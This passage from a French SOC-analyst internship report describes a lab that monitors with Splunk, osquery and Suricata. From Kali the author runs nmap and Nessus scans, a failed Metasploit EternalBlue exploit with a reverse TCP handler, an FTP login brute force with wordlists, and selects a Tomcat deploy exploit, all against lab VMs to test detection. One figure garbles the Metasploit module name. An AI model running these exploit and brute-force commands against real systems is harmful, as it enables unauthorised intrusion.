The screenshot shows a Splunk search results page for the query 'osquery'. It displays 22 events from September 25, 2017, at 12:17:13 to 12:25:25. The logs are presented in a table with columns for Time and Event. The logs include system metrics like CPU usage and memory, as well as file system monitoring. The interface includes standard Splunk navigation tools like search bars, a timeline, and a results table.

« Figure 34 : Logs de osquery sur splunk »

http://127.0.0.1:8000/en-US/app/search/search?q=search osquery&sid=1761300131.17&display=70%		
All Fields		
	Time	Event
INTERESTING FIELDS	10/24/25 10:46:37:00 AM	Oct 24 10:46:37 arij-virtual-machine systemd[1]: Starting The osquery Daemon. host = arij-virtual-machine source = /var/log/syslog sourcetype = syslog
# COMMAND 5	> 10/24/25 10:46:37:00 AM	Oct 24 10:46:37 arij-virtual-machine systemd[1]: Stopped The osquery Daemon. host = arij-virtual-machine source = /var/log/syslog sourcetype = syslog
# date_hour 1	> 10/24/25 10:46:38:00 AM	Oct 24 10:46:38 arij-virtual-machine systemd[1]: Stopping The osquery Daemon... host = arij-virtual-machine source = /var/log/syslog sourcetype = syslog
# date_minute 12	> 10/24/25 10:45:42:00 AM	Oct 24 10:45:42 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/gedit /etc/osquery/osquery.conf host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# date_month 1	> 10/24/25 10:34:12:00 AM	Oct 24 10:34:12 arij-virtual-machine systemd[1]: Started The osquery Daemon. host = arij-virtual-machine source = /var/log/syslog sourcetype = syslog
# date_second 14	> 10/24/25 10:34:12:00 AM	Oct 24 10:34:12 arij-virtual-machine systemd[1]: Starting The osquery Daemon... host = arij-virtual-machine source = /var/log/syslog sourcetype = syslog
# date_wday 1	> 10/24/25 08:58:01:00 AM	Oct 24 08:58:01 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/tail -n 10 /var/log/osquery/osqueryd.results.log host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# date_year 1	> 10/24/25 08:57:10:00 AM	Oct 24 08:57:10 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/cat /etc/osquery/osquery.conf host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# date_zone 1	> 10/24/25 08:55:48:00 AM	Oct 24 08:55:48 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/tail -n 200 /var/log/osquery/osqueryd.results.log host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# index 1	> 10/24/25 08:52:34:00 AM	Oct 24 08:52:34 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/cat /var/log/osquery/osqueryd.results.log host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# linecount 1	> 10/24/25 08:52:19:00 AM	Oct 24 08:52:19 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/sed -n 1,200p /etc/osquery/osquery.conf host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# pid 1	> 10/24/25 08:48:00:00 AM	Oct 24 08:48:00 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/cat /var/log/osquery/osqueryd.results.log host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# process 1	> 10/24/25 08:43:09:00 AM	Oct 24 08:43:09 arij-virtual-machine sudo: arij : TTYpts/# ; PWD=/home/arrij ; USER=root ; COMMAND=/usr/bin/cat /var/log/osquery/osqueryd.results.log host = arij-virtual-machine source = /var/log/auth.log sourcetype = auth
# punct 8		
# PWD 1		
# splunk_server 1		
# timestamppos 2		
# timestamppos 1		
# TTY 1		
# USER 1		
+ Extract New Fields		

« Figure 35 : Détaille de logs de osquery sur splunk »

3.6. Kali Linux (Machine d'attaque / Pentesting) :

La machine Kali a permis de simuler différents scénarios d'attaque (scan de ports, tentatives d'accès, etc.). Ces activités ont été détectées et corrélées au niveau du SIEM.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.133.131 netmask 255.255.255.0 broadcast 192.168.133.25
      ...
      inet6 fe80::e79b:d484:2fb0:2540 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:cd:2c:e6 txqueuelen 1000 (Ethernet)
          RX packets 544295 bytes 700948528 (668.4 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 110924 bytes 6782004 (6.4 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 7756 bytes 46010119 (43.8 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 7756 bytes 46010119 (43.8 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
```

« Figure 36 : Les adresses de machine Kali»

Ces captures illustrent les journaux générés par **Suricata** et visualisés dans **Splunk**. Les événements affichés proviennent des analyses réseau réalisées entre la machine **Kali (192.168.133.131)** et les cibles lors des différentes phases de scan.

Grâce à l'ingestion automatique des fichiers **eve.json** dans Splunk, il est possible d'observer les alertes générées par le moteur IDS/IPS Suricata, notamment les connexions suspectes ou les signatures détectées pendant les tests d'attaque.

Cette étape permet de **valider la corrélation entre le trafic du PCAP et les alertes Suricata**, prouvant que les paquets malveillants ont bien été identifiés et remontés dans la plateforme de supervision.

The screenshot shows a Splunk search interface with the URL <http://127.0.0.1:8000/en-US/app/search/search?q=search%20192.168.133.131&sid=1761639445.5&t=now-24h>. The search bar contains the query `192.168.133.131`. The results table shows two events:

```

Time Event
10:28:25 {
    dest_ip: 142.251.143.170
    dest_port: 443
    event_type: tls
    flow_id: 33166196110478
    in_iface: ens33
    proto: TCP
    src_ip: 192.168.133.131
    src_port: 44714
    timestamp: 2025-10-28T09:16:49.260009+0100
    tls: {
        ...
    }
}
Show as raw text
host = arj-virtual-machine | source = /var/log/suricata/eve.json | sourcetype = _json
10:28:25 {
    dest_ip: 192.168.133.2
    dest_port: 53
    dns: {
        ...
    }
    event_type: dns
    flow_id: 87377119321543
    in_iface: ens33
    proto: UDP
}

```

« Figure 37 : Affichage du résultat de ip de Kali sur splunk »

The screenshot shows a Splunk search interface with the URL <http://127.0.0.1:8000/en-US/app/search/search?q=search%20192.168.133.131&display.page=search&t=now-24h>. The search bar contains the query `192.168.133.131`. The results table shows three events:

```

Time Event
10:28:25 {
    src_ip: 192.168.133.131
    src_port: 40570
    timestamp: 2025-10-28T09:17:58.723484+0100
}
Show as raw text
host = arj-virtual-machine | source = /var/log/suricata/eve.json | sourcetype = _json
10:28:25 {
    dest_ip: 142.251.143.170
    dest_port: 443
    event_type: tls
    flow_id: 33166196110478
    in_iface: ens33
    proto: TCP
    src_ip: 192.168.133.131
    src_port: 44714
    timestamp: 2025-10-28T09:16:49.260009+0100
    tls: {
        ...
    }
}
Show as raw text
host = arj-virtual-machine | source = /var/log/suricata/eve.json | sourcetype = _json
10:28:25 {
    dest_ip: 192.168.133.2
    dest_port: 53
    dns: {
        ...
    }
    event_type: dns
    flow_id: 87377119321543
    in_iface: ens33
    proto: UDP
}

```

« Figure 38 : Affichage du résultat de ip de Kali sur splunk »

La commande `timedatectl status` affiche l'état de la synchronisation temporelle de la machine. La sortie confirme ici que la synchronisation NTP est active et que l'horloge système est synchronisée (ou indique l'état actuel), garantissant l'alignement temporel entre le serveur Splunk, les agents et les machines d'attaque.

```

kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
└$ sudo timedatectl set-ntp true
[sudo] password for kali:
[(kali㉿kali)-~]
└$ timedatectl status
    Local time: Tue 2025-10-28 03:38:31 EDT
    Universal time: Tue 2025-10-28 07:38:31 UTC
        RTC time: Tue 2025-10-28 07:38:31
       Time zone: America/New_York (EDT, -0400)
System clock synchronized: yes
          NTP service: active
    RTC in local TZ: no

[(kali㉿kali)-~]
└$ mkdir -p ~/scans/{nmap,nessus,pcap}
[(kali㉿kali)-~]
└$ sudo nmap -sS -Pn -T4 -p1-1000 -oN ~/scans/nmap/scan_1k_ubuntu.txt 192.168.133.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 03:40 EDT
Nmap scan report for 192.168.133.129
Host is up (0.037s latency).
All 1000 scanned ports on 192.168.133.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:F0:01:EA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.33 seconds

```

« Figure 39 : Scan de machine ubuntu avec nmap »

La capture suivante présente les résultats des campagnes de reconnaissance réseau réalisées depuis la machine **Kali (192.168.133.131)** vers la cible **Ubuntu (192.168.133.129)**. Trois types de scans Nmap ont été exécutés et sauvegardés dans le répertoire `~/scans/nmap/` :

- **Scan SYN rapide (ports 1–1000)** : `sudo nmap -sS -Pn -T4 -p1-1000 -oN ~/scans/nmap/scan_1k_ubuntu.txt 192.168.133.129` — permet une première vue des ports usuels.
- **Scan complet avec détection de service/version** : `sudo nmap -sS -Pn -sV -sC -p- -oN ~/scans/nmap/scan_full_ubuntu.txt 192.168.133.129` — explore tous les ports TCP et tente d'identifier les services et versions.
- **Scan UDP** : `sudo nmap -sU -Pn -p- -oN ~/scans/nmap/scan_udp_ubuntu.txt 192.168.133.129` — recherche les services basés sur UDP.

```

kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
└$ sudo nmap -sS -Pn -T4 -p1-1000 -oN ~/scans/nmap/scan_1k_ubuntu.txt 192.168.133.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 03:40 EDT
Nmap scan report for 192.168.133.129
Host is up (0.037s latency).
All 1000 scanned ports on 192.168.133.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:F0:01:EA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.33 seconds

[(kali㉿kali)-~]
└$ sudo nmap -sS -Pn -sV -sC -p- -oN ~/scans/nmap/scan_full_ubuntu.txt 192.168.133.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 03:40 EDT
Nmap scan report for 192.168.133.129
Host is up (0.00074s latency).
All 65535 scanned ports on 192.168.133.129 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 00:0C:29:F0:01:EA (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.40 seconds

[(kali㉿kali)-~]
└$ sudo nmap -sU -Pn -p- -oN ~/scans/nmap/scan_udp_ubuntu.txt 192.168.133.129

```

« Figure 40 : Scan avec nmap de la machine ubuntu »

```

kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]] $ sudo nmap -sS -Pn -p22,80 --reason -vv -oN ~/scans/nmap/scan_debug.txt 192.168.133.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 03:45 EDT
Initiating ARP Ping Scan at 03:45
Scanning 192.168.133.129 [1 port]
Completed ARP Ping Scan at 03:45, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:46
Completed Parallel DNS resolution of 1 host. at 03:46, 0.03s elapsed
Initiating SYN Stealth Scan at 03:46
Scanning 192.168.133.129 [2 ports]
Completed SYN Stealth Scan at 03:46, 0.73s elapsed (2 total ports)
Nmap scan report for 192.168.133.129
Host is up, received arp-response (0.015s latency).
Scanned at 2025-10-28 03:46:00 EDT for 0s

PORT      STATE SERVICE REASON
22/tcp    closed ssh      reset ttl 64
80/tcp    closed http    reset ttl 64
MAC Address: 00:0C:29:F0:01:EA (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
Raw packets sent: 3 (116B) | Rcvd: 3 (108B)

[(kali㉿kali)-[~]]


```

« Figure 41 : Scan des ports ouvert de la machine ubuntu »


Après la phase de reconnaissance manuelle avec Nmap, l'outil **Nessus** a été utilisé pour automatiser l'analyse de vulnérabilités sur les différentes machines de l'infrastructure. Nessus, développé par Tenable, est l'un des scanners de vulnérabilités les plus utilisés dans les environnements professionnels. Il permet de détecter les failles de configuration, les ports ouverts, les services vulnérables et les correctifs manquants.

La figure suivante montre **l'interface d'accueil de Nessus** après son déploiement et son lancement depuis la machine Kali Linux.


Depuis cette interface, il est possible de créer de nouveaux scans, de gérer les politiques d'analyse et de visualiser les résultats des précédents audits de sécurité.



« Figure 42 : Scan de la machine ubuntu avec Nessus »



« Figure 43 : Rapport affiché par Nessus »



« Figure 44 : Détaille du scan de machine ubuntu sur nesssus »

La figure ci-dessous présente une tentative d’exploitation automatisée réalisée depuis **Kali** à l’aide du framework **Metasploit** contre la machine **Windows**. Le module utilisé est `exploit/windows/smb/ms17_010_永恒之蓝`, destiné à exploiter la vulnérabilité MS17-010 (EternalBlue) dans le service SMB.

Sur la capture on retrouve : la sélection du module, le paramétrage de la cible (`RHOSTS 192.168.133.130`) et l’exécution du module (`run`). Le résultat indique que l’outil a scanné et

tenté d'exploiter l'hôte mais **aucune session Meterpreter n'a été ouverte**, signifiant que la cible n'a pas été exploitée avec succès lors de cette tentative.

```

.
normal      No      Windows SMB Multi Dropper
447 payload/windows/x64/custom/reverse_named_pipe
.
normal      No      Windows shellcode stage, Window
s x64 Reverse Named Pipe (SMB) Stager
448 payload/windows/custom/reverse_named_pipe
.
normal      No      Windows shellcode stage, Window
s x86 Reverse Named Pipe (SMB) Stager
449 exploit/multi/http/pgadmin_session_deserialization
        2024-03-04    excellent Yes pgAdmin Session Deserialization
RCE

Interact with a module by name or index. For example info 449, use 449 or use
exploit/multi/http/pgadmin_session_deserialization

msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 192.168.133.130
RHOSTS => 192.168.133.130
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
[*] Started reverse TCP handler on 192.168.133.131:4444
[*] 192.168.133.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.133.130:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.133.130:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.133.130:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_永恒之蓝) >

```

« Figure 45 : Scan machine windows avec metasploit »

```

^C[*] 192.168.133.130 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.133.130
RHOSTS => 192.168.133.130
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.133.130 - 192.168.133.130:135 - TCP OPEN
[+] 192.168.133.130 - 192.168.133.130:139 - TCP OPEN
^C[*] 192.168.133.130 - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.133.130
RHOSTS => 192.168.133.130
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run
[+] 192.168.133.130:21 - 192.168.133.130:21 - Starting FTP login sweep
[!] 192.168.133.130:21 - No active DB -- Credential data will not be saved
!
[!] 192.168.133.130:21 - 192.168.133.130:21 - LOGIN FAILED: :admin (Unable to Connect: )
^C[*] 192.168.133.130:21 - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.133.130

```

« Figure 46 : Détail du scan avec metasploit kali »

```

Interact with a module by name or index. For example info 449, use 449 or use
exploit/multi/http/pgadmin_session_deserialization

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.133.130
RHOSTS ⇒ 192.168.133.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.133.131:4444
[*] 192.168.133.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.133.130:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.133.130:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.133.130:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.133.130
RHOSTS ⇒ 192.168.133.130
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 192.168.133.130 - 192.168.133.130:135 - TCP OPEN
[*] 192.168.133.130 - 192.168.133.130:139 - TCP OPEN
[*] 192.168.133.130 - 192.168.133.130:445 - TCP OPEN
[*] 192.168.133.130 - 192.168.133.130:3389 - TCP OPEN
[*] 192.168.133.130 - 192.168.133.130:5040 - TCP OPEN
[*] 192.168.133.130 - 192.168.133.130:5357 - TCP OPEN
[*] 192.168.133.130 - 192.168.133.130:7680 - TCP OPEN
[*] 192.168.133.130 - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.133.130

```

« Figure 47 : Scan des ports avec metasploit »

L’absence de session metrepreter signifie l’un des cas suivants : la vulnérabilité MS17-010 est corrigée sur la machine cible (patch appliqué), le service SMB ne présente pas la faille dans cette configuration, ou bien la tentative a été détectée et bloquée (par un IDS/IPS, firewall ou autre protection). Cette expérience permet toutefois de valider la chaîne de détection : l’activité offensive génère du trafic qui doit être visible dans Suricata et indexé dans Splunk pour investigation.


Le rapport Nessus ci-dessous présente les résultats détaillés du scan de vulnérabilités exécuté sur la machine **Windows** (cible). Le scan a été effectué depuis la machine Kali via l’interface Nessus et a été configuré pour détecter les services exposés, identifier les versions des logiciels et classer les vulnérabilités selon leur sévérité (Critical / High / Medium / Low). Les captures montrent : (1) la page récapitulative du scan avec le décompte des vulnérabilités par sévérité, (2) un extrait du détail d’un plugin critique (description, CVE, preuve de détection) et (3) l’option d’export (CSV / PDF) utilisée pour archiver les résultats. Ces éléments constituent la preuve de l’analyse automatisée et servent de base pour la priorisation des mesures correctives.

The screenshot shows a detailed list of vulnerabilities found during a scan. The table has columns for ID, Status, CVSS Score, and Description. Key findings include OS Fingerprinting, OS Identification, and various SSL/TLS and WMI issues.

INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	209054	OS Fingerprints Detected
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	10940	Remote Desktop Protocol Service Detection
INFO	N/A	-	50984	SSL / TLS Versions Supported
INFO	N/A	-	10803	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	150899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	121010	TLS Version 1.1 Protocol Detection
INFO	N/A	-	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	64814	Terminal Services Use SSL/TLS
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	20094	VMware Virtual Machine Detection
INFO	N/A	-	135860	WMI Not Available
INFO	N/A	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

* Indicates the v3.0 score was not available; the v2.0 score is shown

« Figure 48 : Rapport affiché par Nessus des vulnérabilités exploité »



« Figure 49 : Détaille de scan de machine windows avec Nessus »

Le rapport met en évidence les vulnérabilités découvertes sur l'hôte Windows, classées par niveau de criticité. Les vulnérabilités **Critical** et **High** doivent être traitées en priorité car elles peuvent permettre une exécution de code à distance, une élévation de priviléges ou l'accès non autorisé aux ressources. Pour chaque vulnérabilité, Nessus fournit le plugin ID et la référence CVE, facilitant la recherche d'un correctif ou d'un contournement. Les rapports exportés (CSV/PDF) sont joints en annexe pour consultation complète et archivage.

Chapitre 4 : Analyse des résultats, évaluation et pistes d'amélioration

1. Introduction du chapitre :

Dans ce chapitre, nous analysons les résultats obtenus lors des activités de surveillance et de détection d'incidents réalisées dans le cadre de mon stage en tant que SOC Analyst. Alors que le chapitre précédent présentait les scans de vulnérabilités et la collecte des logs via Splunk, Osquery et Suricata, ce chapitre se concentre sur l'interprétation des données, l'évaluation de la performance de la solution SOC mise en place et la formulation de pistes d'amélioration.

2. Résumé des résultats principaux :

Dans cette section, nous présentons une **synthèse détaillée des résultats** obtenus au cours de mon stage en tant que SOC Analyst chez BIAT IT, en mettant l'accent sur les différentes activités réalisées pour assurer la **surveillance, la détection et l'analyse des incidents de sécurité**. Ces activités incluent notamment les **scans de vulnérabilités** effectués avec Nmap et Nessus afin d'identifier les ports ouverts, les services actifs et les failles potentielles sur les systèmes Ubuntu et Windows, ainsi que la **surveillance continue et la corrélation des événements de sécurité** à l'aide de Suricata et Splunk.

En parallèle, les **endpoints ont été monitorés via Osquery**, permettant de détecter des comportements anormaux, des modifications critiques de fichiers, des processus suspects et des connexions réseau inhabituelles. L'objectif principal de cette analyse est de **mettre en évidence les points critiques détectés sur les machines étudiées**, de synthétiser les alertes et événements pertinents collectés, et de dégager des tendances ou patterns significatifs qui permettront d'évaluer la performance globale de la solution SOC mise en place.

Cette section constitue donc le **œur analytique du rapport**, où les données brutes présentées dans le chapitre 3 sont transformées en informations exploitables, en identifiant les vulnérabilités majeures, les incidents critiques et les zones de risque potentielles, afin de préparer la discussion sur l'efficacité de la solution et les pistes d'amélioration.

